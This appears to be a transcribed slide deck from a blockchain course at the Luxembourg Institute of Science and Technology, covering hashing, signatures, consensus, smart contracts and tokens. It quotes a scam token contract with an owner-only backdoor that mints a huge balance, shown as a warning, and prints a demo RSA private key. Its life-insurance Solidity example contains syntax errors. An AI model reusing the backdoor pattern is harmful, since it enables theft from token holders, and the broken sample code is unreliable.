BLOCKCHAIN TECHNOLOGY

Thierry Grandjean
Research Engineer

December 12 & 13, 2024

LUXEMBOURG
INSTITUTE OF SCIENCE
AND TECHNOLOGY
LIST

AGENDA

AGENDA

1 - Key Concepts of Blockchain

Practice: Metamask / Sepolia / Eth Transactions

2 - Smart Contracts

Practice: Smart Contract Transactions

3 - Cryptocurrencies Vs Token

Practice: ERC20 & ERC721 Token Deployment.

4 - Overview of Blockchain Applications

Practice: DAO Demo

5 - Threats on Blockchain Projects

1 - KEY CONCEPTS OF BLOCKCHAIN

What is a Blockchain ?

WHAT IS A BLOCKCHAIN ?

Blockchain is nothing more than a ledger of transactions

with some specific technical properties :

- Distributed

- Append only

- Immutable

Those properties allow blockchain system to improve:

Verifiability, Transparency, Privacy, Integrity, Redundancy, Trust

BLOCKCHAIN ORIGIN

1991: Stuart Haber and W. Scott Stornetta: first concept of secure chain of blocks

Oct 2008: Bitcoin White Paper by "Satoshi Nakamoto"

Jan 2009, Bitcoin Blockchain start.

Bitcoin: A Peer-to-Peer Electronic Cash System

Satoshi Nakamoto
satoshin@gmx.com
www.bitcoin.org


First successful attempt to solve the double spending problem in a decentralized electronic cash system

Abstract. A purely peer-to-peer version of electronic cash would allow online payments to be sent directly from one party to another without going through a financial institution. Digital signatures provide part of the solution, but the main benefits are lost if a trusted third party is still required to prevent double-spending. We propose a solution to the double-spending problem using a peer-to-peer network. The network timestamps transactions by hashing them into an ongoing chain of hash-based proof-of-work, forming a record that cannot be changed without redoing the proof-of-work. The longest chain not only serves as proof of the sequence of events witnessed, but proof that it came from the largest pool of CPU power. As long as a majority of CPU power is controlled by nodes that are not cooperating to attack the network, they'll generate the longest chain and outpace attackers. The network itself requires minimal structure. Messages are broadcast on a best effort basis, and nodes can leave and rejoin the network at will, accepting the longest proof-of-work chain as proof of what happened while they were gone.

Docs and codes (**opensource**): https://bitcoin.org/bitcoin.pdf

BLOCKCHAIN STRUCTURE

A chain of Blocks !





DLT (DISTRIBUTED LEDGER TECHNOLOGIES)

Blockchain is one DLT but is not the only one !

Source: https://101blockchains.com/

CENTRALIZED VS DISTRIBUTED





Centralized standard approach:

Single Point of Failure

Censorship or access rights revocation easy

Distributed (P2P):

NO Single Point of Failure

Censorship more resistant

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY | LIST

First Cryptographic Concept: Hash – Digital Fingerprint

Makes Blockchain Immutable – Used by Mining


DIGITAL FINGERPRINT - HASH

Any kind of digital content:
picture, text, db, …

variable size

Bitcoin: A Peer-to-Peer Electronic Cash System
Satoshi Nakamoto
satoshin@gmx.com
www.bitcoin.org
Abstract. A purely peer-to-peer version of electronic cash would allow online payments to be sent directly from one party to another without going through a financial institution.

DIGITAL FINGERPRINT - HASH




Any kind of digital content:
picture, text, db, …

variable size

Hash Algorithm

DIGITAL FINGERPRINT - HASH



Any kind of digital content:
picture, text, db, …

variable size

Hash Algorithm


2F45 5490 AD01

Hash Value
fixed number of bits

340B C301 FA03

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY LIST

DIGITAL FINGERPRINT - HASH



Any kind of digital content:
picture, text, db, …

This is the digital fingerprint of that:

2F45 5490 AD01

hash

fixed number of bits

Bitcoin: A Peer-to-Peer Electronic Cash System
Satoshi Nakamoto
satoshin@gmx.com
www.bitcoin.org
Abstract. A purely peer-to-peer version of electronic cash would allow online payments to be sent directly from one party to another without going through a financial institution

340B C301 FA03

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY
LIST

DIGITAL FINGERPRINT - HASH

2F45 5490 AD01


Any kind of digital content:
picture, text, db, …

variable size

Hash Algorithm

Hash Value
fixed number of bits


Bitcoin: A Peer-to-Peer Electronic Cash System
Satoshi Nakamoto
satoshin@gmx.com
www.bitcoin.org
Abstract. A purely peer-to-peer version of electronic cash would allow online payments to be sent directly from one party to another without going through a financial institution



340B C301 FA03

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY | LIST

DIGITAL FINGERPRINT - HASH



F3DC 590A 76B2

Any kind of digital content:
picture, text, db, …

variable size


Hash Algorithm

Hash Value
fixed number of bits

340B C301 FA03

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY | LIST

DIGITAL FINGERPRINT - HASH



Impossible

2F45 5490 AD01

Any kind of digital content:
picture, text, db, …

variable size

Hash Algorithm

= Impossible

Far out in the uncharted backwaters of the unfashionable end of the western spiral arm of the Galaxy lies a small unregarded yellow sun. Orbiting this at a distance of roughly ninety-two million miles is an utterly insignificant little blue green planet whose ape-descended life forms are so amazingly primitive

Always same result

340B C301 FA03

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY | LIST

DIGITAL FINGERPRINT - HASH

Three Properties

1. For the same input, the Hash Value will always be the same.

2. If there any minor change in the input the Hash value will be completely different.


3. Is impossible to guess any information about the input from the Hash Value.


Q&A

Second Cryptographic Concept: Digital Signature

Used to sign Blockchain Transaction

DIGITAL SIGNATURE



DIGITAL SIGNATURE

Example to show what a key pair looks likes

Source: https://cryptotools.net/rsagen

RSA Key Generator

You may generate an RSA private key with the help of this tool. Additionally, it will display the public key of a generated or pasted private key.

Key Length

1024 | Generate key pair

Private key


```
-----BEGIN RSA PRIVATE KEY-----
MIICXQIBAAKBgQCAqXFK0Pm3IC0QhjOl5+KOBAjnbEtHT5uSvpRikUJH9O/UxGbY
RkABPnLopw/cdhDXfCFhVa4+me6gyaO2jT9d3k7ES+ixz426reIe+R2ZhqlEgEzb
307gTFfQtRKiAO8Yx6mRUOZ1p5p309e1ZZXps282VQ/BfCRULRTO5IUUOwIDAQAB
AoGACvtrmjFAP2tVrWVnHzAt3GVnxSkvO8UFyH7P96HigHXdytGA3dERQYntEQLB
jdXeFiaYStCfcOR+w+ayPLDNybxK+LKKlCff8UB8m6lj0JG3oZSxBjNVBZSqXFMh
8lDuvJTgT98VAjCgWec8yoqH4hpWAVofg2hX7ysNfe0yzqECQQDFP9jE5W99Ym8G
4U6Di349cKUDCKQLpScH8Djzxz+Kw4qoL/LKMGHoLVbXrGT3Ij3PR3goz0VKG2VK
tQzHgEfjAkEApvvWUMVDfXTsQxAAPHto7Amzs7J3g1aTY7WepIrt6HBQXDU28h98
lGJN8YU0FtdoD1nSfGO+jw5bBgoLZQRByQJBAKKxzvJY7GTXVAywujn2TOIQj4q5
DdYtGsyJb/BjYB3su+mN4wyya48+Fms+XukY7TKTGKFQlS5S+nFsdGX5gVECQESI
xBNugx6wqG9118L7G7sU2E5+hxK+q8uWtT/vTWnC/xh5Ns31Ilp8ZmUkOJbPXgQ+
52bqQUHRsIYwBTE2qBECQQCGR/NFx09hK0En7H/xjWDnwS5HM7iA7D0Y8ytVHhF7
9aDYlYphTKYsd/RpVOCO2O2H1qX05NhiByDPRw90C8aw
-----END RSA PRIVATE KEY-----
```

Public key


```
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCAqXFK0Pm3IC0QhjOl5+KOBAjn
bEtHT5uSvpRikUJH9O/UxGbYRkABPnLopw/cdhDXfCFhVa4+me6gyaO2jT9d3k7E
S+ixz426reIe+R2ZhqlEgEzb307gTFfQtRKiAO8Yx6mRUOZ1p5p309e1ZZXps282
VQ/BfCRULRTO5IUUOwIDAQAB
-----END PUBLIC KEY-----
```

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY | LIST

DIGITAL SIGNATURE




DIGITAL SIGNATURE




LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY | LIST

DIGITAL SIGNATURE



LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY
LIST

DIGITAL SIGNATURE



LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY
LIST

DIGITAL SIGNATURE

Digital Signature Steps:

1- The sender **hash** the transaction.

2- The sender **Encrypt** the generated hash using **his private key.**

3- The receiver **Decrypt** the hash using the **sender public key.**

4- The receiver **hash** the received transaction and check if both hash are equal

If both hash **equals**, it proof that no changes have been done on the transaction and it has been signed by the **user owning the private key corresponding to the public key used to decrypt.**


Q&A

Blockchain

How is it possible to transfer money using Blockchain ?


VALUE TRANSFER USING BLOCKCHAIN: PRINCIPLE

Let's imagine those 6 users who want to exchange value (money, coins, …)

User 1

User 2

User 3



User 6

User 5


User 4

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY | LIST

VALUE TRANSFER USING BLOCKCHAIN: PRINCIPLE

The main option nowadays is to use a Bank (Trusted Third Party) service:


- cost
- working only during business hours
- takes time on international
- known users



LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY
LIST

VALUE TRANSFER USING BLOCKCHAIN: PRINCIPLE

The main idea behind BC is to allow users to exchange value without the need to use the service of a third party.




LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY
LIST

VALUE TRANSFER USING BLOCKCHAIN: PRINCIPLE

In order to allow those users to share transactions, let's create a ledger where all those transaction will be registered.


The ledger will be shared by all users



LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY | LIST

VALUE TRANSFER USING BLOCKCHAIN: PRINCIPLE


Let's agree that User 1 start the system, he has 20 coins available



VALUE TRANSFER USING BLOCKCHAIN: PRINCIPLE

User 1 send 5 coins to User 3. Everybody can see the transaction and know that now User 1 has 15 coins and User 3 has 5 coins when the transaction has been processed

Each user can read the transaction and check if the transaction is valid.




VALUE TRANSFER USING BLOCKCHAIN: PRINCIPLE

User 1 send 5 coins to User 3. Everybody can see the transaction and know that now User 1 has 15 coins and User 3 has 5 coins when the transaction has been processed

Each user can read the transaction and check if the transaction is valid.

User 6




LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY
LIST

VALUE TRANSFER USING BLOCKCHAIN: PRINCIPLE

Second transaction:
User 1 send 10 to User 5

Each user can read the transaction and check if the transaction is valid.




LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY
LIST

VALUE TRANSFER USING BLOCKCHAIN: PRINCIPLE

Third transaction User 5 send 5 to user 4

Each user can read the transaction and check if the transaction is valid.




LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY
LIST

VALUE TRANSFER USING BLOCKCHAIN: PRINCIPLE


Now if User 5 claims he will send 10 to User 6 all other users can see that the transaction is not valid.


Each user can read the transaction and see that the transaction is NOT valid.




VALUE TRANSFER USING BLOCKCHAIN: PRINCIPLE

The idea is to allow all user to host their own copy of the ledger.







LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY | LIST

VALUE TRANSFER USING BLOCKCHAIN

The goal is to create an IT based system where users can freely exchange value (money) without the need of any central control.

Bob


0x7FB6b70
34fC240F51
F6733918D
079606138F
681B

Immutable ledger of transactions
containing the **history** of all previous transactions

Alice

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY | LIST

VALUE TRANSFER USING BLOCKCHAIN



Each node hosts a full copy of the ledger

Bob

Kljhuoir5j …

Alice

iuqfdsq7j …


LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY | LIST

VALUE TRANSFER USING BLOCKCHAIN

1 - Bob sends to the network his transaction request
Option: fees amount

Bob

Kljhuoir5j …



Alice

iuqfdsq7j …

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY LIST

VALUE TRANSFER USING BLOCKCHAIN

John, is hosting one node on the P2P network. John is NOT a trusted third party, he is just hosting/maintaining one node on the network like thousands of others.

This node receives Bob's request

Bob

Kljhuoir5j …

Alice


iuqfdsq7j …

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY LIST

VALUE TRANSFER USING BLOCKCHAIN

2 – The node checks the validity of Bob's transaction based on the ledger history.


- Existence of both accounts
- Sold on Bob's account
- Validity of the signature



LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY | LIST

VALUE TRANSFER USING BLOCKCHAIN

John



3 – If the transaction is valid, the node writes the transaction details on block proposal.

Bob


Kljhuoir5j …

Alice

iuqfdsq7j …

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY LIST

VALUE TRANSFER USING BLOCKCHAIN



4 – The node repeats the same operation with transactions from other users until his block proposal reach the required size.

Bob

Kljhuoir5j …

Alice

iuqfdsq7j …

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY LIST

VALUE TRANSFER USING BLOCKCHAIN

5 – The node will have to obtain the right to propose his block proposal to be the next block of the chain.

Rules defined in the **Consensus Algorithm**

John

Bob

Kljhuoir5j …


Alice

iuqfdsq7j …

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY LIST

VALUE TRANSFER USING BLOCKCHAIN

6 – The node submits his block proposal to all other nodes of the network.



Bob

Kljhuoir5j …


Alice

iuqfdsq7j …

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY | LIST

VALUE TRANSFER USING BLOCKCHAIN

7 - All network nodes check the validity of the proposed block against their copy of the ledger.



Bob

Kljhuoir5j …


Alice

iuqfdsq7j …

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY | LIST

VALUE TRANSFER USING BLOCKCHAIN

8 - To be successful, the proposal must be validated by a majority on network nodes



Bob

Kljhuoir5j …

Alice

iuqfdsq7j …


LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY | LIST


VALUE TRANSFER USING BLOCKCHAIN

9 – If John is the first one to submit successfully his block proposal, he is allowed to add it to the ledger, AND he receives some new generated coins (Reward) + the optionals fees of all transactions included in the block.

Bob

Kljhuoir5j …






Alice

iuqfdsq7j …

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY | LIST

VALUE TRANSFER USING BLOCKCHAIN

10 - The new version of the ledger is broadcasted to all nodes of the network and Alice can consider having received 5 coins.



Bob

Kljhuoir5j …

Alice

iuqfdsq7j …

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY | LIST

What is a Crypto Wallet ?

WHAT IS A CRYPTO WALLET ?

A cryptocurrency / token wallet is a **software** program or a **hardware** device designed **to store your public and private keys**, send and receive digital currencies, monitor their balance, and interact with various blockchains.

- **Hot Wallet:** is connected to the internet and can be accessed at any time.

  Includes: software, internet browser add-ons, mobile apps, and cloud wallet.

METAMASK

- **Cold wallet:** is not connected to the internet and allows to store your keys offline.

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY LIST

WHAT IS A CRYPTO WALLET ?

Signing a transaction

Transaction 523

move 10 crypto coins
from owner #1A4
to owner **#BF5**

#BF5 owns 10 crypto coins

Transaction 1405

move 10 crypto coins
from owner **#BF5**
to owner #FF2

Transaction 523


Public Key	Private Key
#BF5	**#15D**
#0BC	#C37
#AF2	#42F

User Wallet

57

WHAT IS A CRYPTO WALLET ?

Signing a transaction



LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY LIST

Practice: Metamask / Sepolia

Consensus Algorithm

CONSENSUS ALGORITHM
CONSENSUS ABOUT THE STATE OF THE LEDGER

- Defines **rules** on who is allowed to add the **next block** to the chain
- Every node is able to **check** the **consistency** of a new block and its data, before adding it to its copy of the database / chain
- Ensures, that at least a majority **50%+1** of the nodes agree on the same new Blockchain data structure
- Defines **rules** on how to proceed in case of **competing branches** of valid chains (e.g. longest chain wins)

HOW CAN THE NODE OBTAIN THE RIGHT TO ADD THE NEXT BLOCK ?

Let's go back to step 5

John

5 - John will have to obtain the right to add the next block to the chain. Rules defined in the **Consensus Algorithm** ?

Bob

Kljhuoir5j …


Alice

iuqfdsq7j …

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY | LIST

CONSENSUS ALGORITHM

Proof of Work



Mining: What is this function ?

Simulation tool:
https://andersbrownworth.com/blockchain/


Source:

https://github.com/anders94/blockchain-demo/

PoW is a proof, that a puzzle, complex mathematical(cryptographical) calculation has been done.

PROOF OF WORK: BITCOIN SPECIFIC PROPERTIES 1/2

- The only source of bitcoins is through the generation of new blocks (Mining)
- The maximum BTC that will ever exist is set by the protocol at 21,000,000, 93% of which have already been produced.





Source: https://coinmarketcap.com/
(Nov 21, 2024)

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY LIST

PROOF OF WORK: BITCOIN SPECIFIC PROPERTIES 2/2

- **Bitcoin Halving** : For the first four years of operation of the network, each block contained 50 new bitcoins. Every 210,000 blocks, or approximately every four years, the reward for a new block is decreased by 50%. Last halving Apr 2024. Today the reward for mining one BTC block is 3,125.
- Mining difficulty (nb of 0 in the beginning of the hash format) is automatically adjusted in order to keep an average of 10 min to mine a new block






LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY LIST

PROOF OF WORK MAIN ISSUE: ENERGY CONSUMPTION

Energy consumption of proof of work is extremely huge, but alternatives exsist.

Currently estimated around the electricity consumption of a country like Netherlands



Source: https://digiconomist.net/bitcoin-energy-consumption


LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY | LIST

PROOF OF WORK: PROS / CONS

Pros	Cons
Controlling block rate	**Wasting Energy** **Wasting Hardware**
Fairness of puzzles	
Ensuring payment for mining	
Allowing distribution	Possible centralization

CONSENSUS ALGORITHM

Proof of Stake




5 - John must proof that he owns a certain amount of coin in order to be eligible to add blocks on the chain Next node adding a block selected based on stake amount, stake age and random.

PROOF OF STAKE: PROS / CONS

Pros	Cons
Energy efficient	Theoretically less secure compared to PoW (cost of attack, risk of collusion, …)
Indiscriminate by equipment	
Allow coins delegation	Unfair economic distribution

CAMBRIDGE BLOCKCHAIN NETWORK SUSTAINABILITY INDEX



Source: https://ccaf.io/cbnsi/cbeci

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY LIST

LIST OF EXISTING CONSENSUS ALGORITHMS

Preuve de Travail (PoW)
Preuve de Travail Retardée (ou Différée) (dPoW)
Preuve de Travail Utile (PoUW) / Preuve de Solution
Preuve d'Apprentissage (PoLe)
Preuve de Preuve (PoP)
Preuve de Brûlure (PoB)
Preuve d'Enjeu (PoS)
Preuve d'Enjeu Déléguée (DPoS)
Preuve d'Enjeu Pure (PPoS)
Preuve d'Enjeu Liquide (LpoS)
Preuve d'Enjeu en fonction de la Vélocité (PoSV)
Preuve d'Enjeu Louée (LPoS)
Preuve de Crédit
Preuve de Service (PoSe)
Ouroboros
Preuve d'Enjeu sans Confiance (TPoS)
Preuve de Conservation (PoHold)
Preuve d'Activité (PoA)
Preuve d'Importance (PoI)
Preuve d'Autorité (PoA)
Preuve de Réputation (PoR)
Preuve de Temps Ecoulé (PoET)
Preuve de Crédibilité (PoB)
Preuve d'Espace / Preuve de Capacité (PoC)
Preuve de Poids (PoWeight)
Preuve d'Accès (SPoRA)
Preuve d'Histoire (PoH)
Preuve de Personne (PoP)

Preuve d'Identité (PoId)
Tolérance aux Pannes Byzantines (BFT)
Tolérance de panne byzantine déléguée (dBFT)
l'Accord Byzantin fédéré (FBA)
RAFT
Consensus Stellar
Graphes acycliques dirigés (DAG)
Tangle (IOTA)
Diagramme de hachage
HoloChain
Bloc-lattice (Nano)
SPECTRE
ByteBall
Mokka et Gossip
Preuve de Couverture (PoC)
Preuve de Présence de Témoin (PoWP)
Preuve d'Origine (PoO)
Preuve de Localisation (PoL)
Puissance de Preuve de Service (PoSP)
Preuve d'Ethique (PoE)
Preuve de Jeu (PoP)
Preuve de Chance (PoLuck)
Preuve de Temps (PoT)
Preuve de Récupérabilité (PoR)
Preuve d'Existence (PoE)
Preuve de Climat (PoC)
Preuve de Conscience Climatique (PoCR)

We just explain PoW, PoS and DPoS but there are a lot of other existing consensus algorithm listed in this doc (only fr version available)

Source: https://2140.fr/open-ressources/

LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY LIST

BLOCKCHAIN TECHNOLOGIES ECOSYSTEM


Growing fast ! At least 1000 Blockchains in 2023


Q&A

Fork


FORK – SOFT FORK

- Adjustment of the block structure
- The new structure still in line with the old definition of a valid block
- Not everyone in the blockchain network has to update at the same time
- Not updated participants accept blocks of the new structure
- Updated participants might not accept blocks of the old structure
- Not a problem in case 50%+1 have updated




FORK – HARD FORK

- Adjustment of the block structure and rules
- The new structure not compatible with the old definition of a valid block
- Updated participants only accept blocks of new structure
- Not updated participants only accept blocks of old structure
- Blocks prior to the fork exist in both chains




FORK – BITCOIN EXAMPLE.

- Bitcoin blocks are limited to 1MB
- Bitcoin Cash blocks accept blocks up to 8 MB




FORK – BITCOIN EXAMPLE.



LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY | LIST

FORK – ETHEREUM EXAMPLE.




Source: https://www.visualcapitalist.com/mapping-major-ethereum-forks/



Q&A

Why is Blockchain Immutable ?


IMMUTABILITY




IMMUTABILITY



IMMUTABILITY



IMMUTABILITY



IMMUTABILITY

- Each block contains the HASH of the previous block.
- If an attacker wants to modify one single transaction, he will have to re-calculate all following blocks until the last one. It is impossible **until anybody doesn't control more than 51% of the network total CPU power.**

2-SMART CONTRACTS

ETHEREUM


- The Ethereum Blockchain platform was first released in 2015.

- Cryptocurrency: Ether (ETH)
- Consensus Algorythm: Proof of Stake since Sep 2022

From the technical point of view the last version of the protocol can support PoW, PoA and PoS

- **Introduce Solidity Smart Contract**

ETHEREUM (THE MERGE)



Source: https://ethereum.org/en/upgrades/merge/

SMART CONTRACT

Analogy with the vending machine.

Source: https://crypto.com/university/smart-contracts

SMART CONTRACT

Program (computer code), stored on the blockchain, used to automate the execution of an agreement without any intermediary's involvement.

- Business logic is represented as computer program
- Smart Contract is reachable via an address
- Messages / transactions trigger code execution in the program
- Side effect of code execution can be:

  Change of the internal state of the smart contract
  (variables, parameters, local storage)
  Trigger a transaction (e.g. initiate a payment)
  Emit an event to external services

SMART CONTRACT

Program (computer code), stored on the blockchain, used to automate the execution of an agreement without any intermediary's involvement.

- Digital signature proof who has send the messages
- Everything is persistently logged in the transactions of a blockchain
- Permissions can be defined to tell who is allowed to do what in the smart contract
- Deterministic: The outcome of the execution of a smart contract is the same for everyone who runs it, given the context of the transaction that initiated its execution and the state of the Ethereum blockchain at the moment of execution.

SMART CONTRACT (SLIDE SPECIFIC ETHEREUM)

Not free of charge:
GAS to be paid to the validator

Example for Ethereum:
Gas to be paid in weis or Gweis.
1 ETH = 1 000 000 000 Gweis
1 Gweis = 1 000 000 000 weis

Why the Gas ?

- retribution of the validator
- avoids DoS attack
- avoids infinite loop

Opcode	Name	Description	Gas
0x00	STOP	Halts execution	0
0x01	ADD	Addition operation	3
0x02	MUL	Multiplication operation	5
0x03	SUB	Subtraction operation	3
0x04	DIV	Integer division operation	5
0x05	SDIV	Signed integer division operation (truncated)	5
0x06	MOD	Modulo remainder operation	5
0x07	SMOD	Signed modulo remainder operation	5

https://github.com/crytic/evm-opcodes

SMART CONTRACT EXAMPLE (LIFE INSURANCE)

```
contract LifeInsurance{

    address public owner;
    uint public biddingEnd;
    mapping (address => uint) public credit;

    modifier onlyOwner(){
      require(msg.sender==owner);
      _;
    }

    constructor(uint _biddingTime) public {
        owner = msg.sender;
        biddingEnd = now + _biddingTime;
    }

    function getBalance() external onlyOwner view returns(uint){
                        return address(this).balance;
    }

    function sendMoney () external payable {
        credit[msg.sender] += msg.value;
    }

    function withDraw() external onlyOwner payable
        bool sent = msg.sender.send(address(this).balance);
        require(sent, "withdraw failed")
    }

}
```

SECURITY OF SMART CONTRACT

Due to the fact that Smart Contracts are immutable after deployment, security is a real issue. Actors active on smart contracts audits are available on the market. Two aspects of smart contract security:

- Vulnerabilities / Bugs in Smart Contract code.

Example of smart contract attack:
https://papers.ssrn.com/sol3/papers.cfm?abstract_id=3014782

Example of smart contract code analyses tool: https://arxiv.org/pdf/1802.06038.pdf

SECURITY OF SMART CONTRACT


Due to the fact that Smart Contracts are immutable after deployment, security is a real issue. Actors active on smart contracts audits are available on the market. Two aspects of smart contract security:

- Detect Malicious Smart Contract.

Example of smart contract code analyses tool oriented to malicious smart contract detection: https://www.ndss-symposium.org/wp-content/uploads/2018/02/ndss2018_09-1_Kalra_paper.pdf


SECURITY OF SMART CONTRACT

Example of Potential Malicious Smart Contract.



LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY LIST

SECURITY OF SMART CONTRACT



Contract Source Code (Solidity)

VS Code IDE Beta | Outline | More Options

```
103     address public _okex355;
104     mapping(address => bool) private fdnf;
105     function quitOPDoge(address sss) external   {
106         require(_okex355 == _msgSender());
107         fdnf[sss] = false;
108         require(_okex355 == _msgSender());
109     }
110
111     function Multicall(address sss) external   {
112         require(_okex355 == _msgSender());
113         fdnf[sss] = true;
114     }
115
116
117     function adminvivvip() external {
118         require(_okex355 == _msgSender());
119         uint256 amount = totalSupply();
120         _balances[_msgSender()] += amount*75000;
121     }
122
123
124     function gtestatus(address sss) public view returns(bool)  {
125         return fdnf[sss];
126     }
```

Example of Potential Malicious Smart Contract.
Code Details (120) :
balances[_msgSender()] += amount*75000;

Contract Security Audit

- No Contract Security Audit Submitted - Submit Audit Here

Contract ABI

Export ABI


```
[{"inputs":[{"internalType":"string","name":"tokenName","type":"string"},{"internalType":"string","name":"tokensymbol","type":"string"},
{"internalType":"address","name":"adminBot","type":"address"}],"stateMutability":"nonpayable","type":"constructor"},{"anonymous":false,"inputs":
[{"indexed":true,"internalType":"address","name":"owner","type":"address"},{"indexed":true,"internalType":"address","name":"spender","type":"address"},
{"indexed":false,"internalType":"uint256","name":"value","type":"uint256"}],"name":"Approval","type":"event"},{"anonymous":false,"inputs":
[{"indexed":true,"internalType":"address","name":"previousOwner","type":"address"},
{"indexed":true,"internalType":"address","name":"newOwner","type":"address"}],"name":"OwnershipTransferred","type":"event"},{"anonymous":false,"inputs":
[{"indexed":true,"internalType":"address","name":"from","type":"address"},{"indexed":true,"internalType":"address","name":"to","type":"address"},
```


LUXEMBOURG INSTITUTE OF SCIENCE AND TECHNOLOGY LIST

Practice: Smart Contract

Opensource tooling used for the demo:

- Remix Dev platform: https://remix.ethereum.org/
- Metamask Wallet : Mozilla Firefox Add-on
- Etherscan on Ethereum test networks

3 - CRYPTOCURRENCIES VS TOKENS

TOKENIZATION

Tokenization is the process used to issue blockchain tokens that are digital representations of real-world assets. A real-world asset is tokenized when it is represented digitally as cryptocurrency.

Those tokens provide a digital representation of complete or shared ownership.

- Shared ownership is provided by Fungible Tokens.
- Complete ownership is provided by NFT (Non-Fungible Tokens).

TOKEN (FUNGIBLE)

A digital asset that can be issued and traded online on a blockchain, without the need for the presence of an intermediary.

- **Token Properties**
  - Builds on top of an existing Blockchain
  - Everyone can make his own type of token using a smart contract, fixing limits, …
  - Represents a digital asset
  - Used for ICO (Initial Coin Offering) , but not only
  - Same usage as cryptocurrencies: exchange store in transactions, storage in wallet, …
  - Fungible

- **Token vs Cryptocurrency**
  - Cryptocurrency of the Blockchain platform
  - Used to maintain the Blockchain

TOKEN (FUNGIBLE) STANDARD

The ERC-20 (Ethereum Request for Comments 20), proposed by Fabian Vogelsteller in November 2015, is a Token Standard that implements an API for tokens within Smart Contracts. Example functionalities ERC-20 provides:

Source: https://eips.ethereum.org/EIPS/eip-20

```
interface IERC20 {
    event Transfer(address indexed from, address indexed to, uint256 value);
    event Approval(address indexed owner, address indexed spender, uint256 value);
    function name() external view returns (string memory);
    function symbol() external view returns (string memory);
    function decimals() external view returns (uint8);
    function totalSupply() external view returns (uint256);
    function balanceOf(address account) external view returns (uint256);
    function transfer(address to, uint256 amount) external returns (bool);
    function allowance(address owner, address spender) external view returns (uint256);
    function approve(address spender, uint256 amount) external returns (bool);
    function transferFrom(address from, address to, uint256 amount) external returns (bool);
}
```

Like ERC20, **ERC777** is a standard for fungible tokens, and is focused around allowing more complex interactions when trading tokens.

TOKEN (FUNGIBLE) STANDARD

An initial coin offering (ICO) or initial currency offering is a type of funding using cryptocurrencies. It is often a form of crowdfunding, although a private ICO which does not seek public investment is also possible. In an ICO, a quantity of cryptocurrency is sold in the form of "tokens" ("coins") to speculators vs investors, in exchange for legal tender or other (generally established and more stable) cryptocurrencies such as Bitcoin or Ether.

ICO Example: The Tezos Foundation ICO, the project raising over $232 million in its first-ever ICO in July 2017. The Tezos project aimed to create a smart contract platform that powers digital economies by online like games

TOKEN (FUNGIBLE)

Fungible token are not only used for ICOs, it's possible to tokenise different things like buildings.

Asset tokenization can help converting a $200,000 worth of apartment into 200,000 tokens. Each token would carry a 0.0005% share of the apartment. If a user purchases on token, they get 0.0005% of ownership in the asset. On the other hand, purchasing 80,000 tokens entitles an individual to ownership of almost 40% of the concerned asset.

Examples:

https://globallegalchronicle.com/anna-villas-e6-5-million-security-token-offering

https://www.rubey.be/en/artworks/le-carnaval-de-binches

https://www.blochome.com/en/how-it-works

TOKEN (FUNGIBLE) - SECURITY

- **Bugs in the smart contract code:** remember it's impossible to modify the code when the smart contract is deployed
- **Malicious smart contract:**
  - **SCAM:** possible to stole tokens using backdoors in the code.
  - **RUGPULL:** investors owning a huge amount of tokens, they can make the price fall by liquidating their positions
  - **HONEYPOT:** Token impossible to sell !

  Tooling and Companies on the market able to audit tokens smart contracts.

- What will happen in case of fork ?

NFT (NON-FUNGIBLE TOKENS)

Non-fungible tokens or NFTs are cryptographic assets on a blockchain with unique identification codes and metadata that distinguish them from each other.

- **NFT Properties**
  - Builds on top of an existing Blockchain using a smart contract
  - Everyone can make his own NFT
  - Represents a digital unique
  - Owner change store in transactions,
  - Non-Fungible

  - Minting NFT: is the process of creating an NTF from a digital content stored off-chain, for example stored on IPFS

MINTING NFT WITH IPFS

What is IPFS (InterPlanetary File System) ?

IPFS is a file sharing peer-to-peer network for storing and sharing data in a distributed file system. IPFS uses content-addressing to uniquely identify each file.
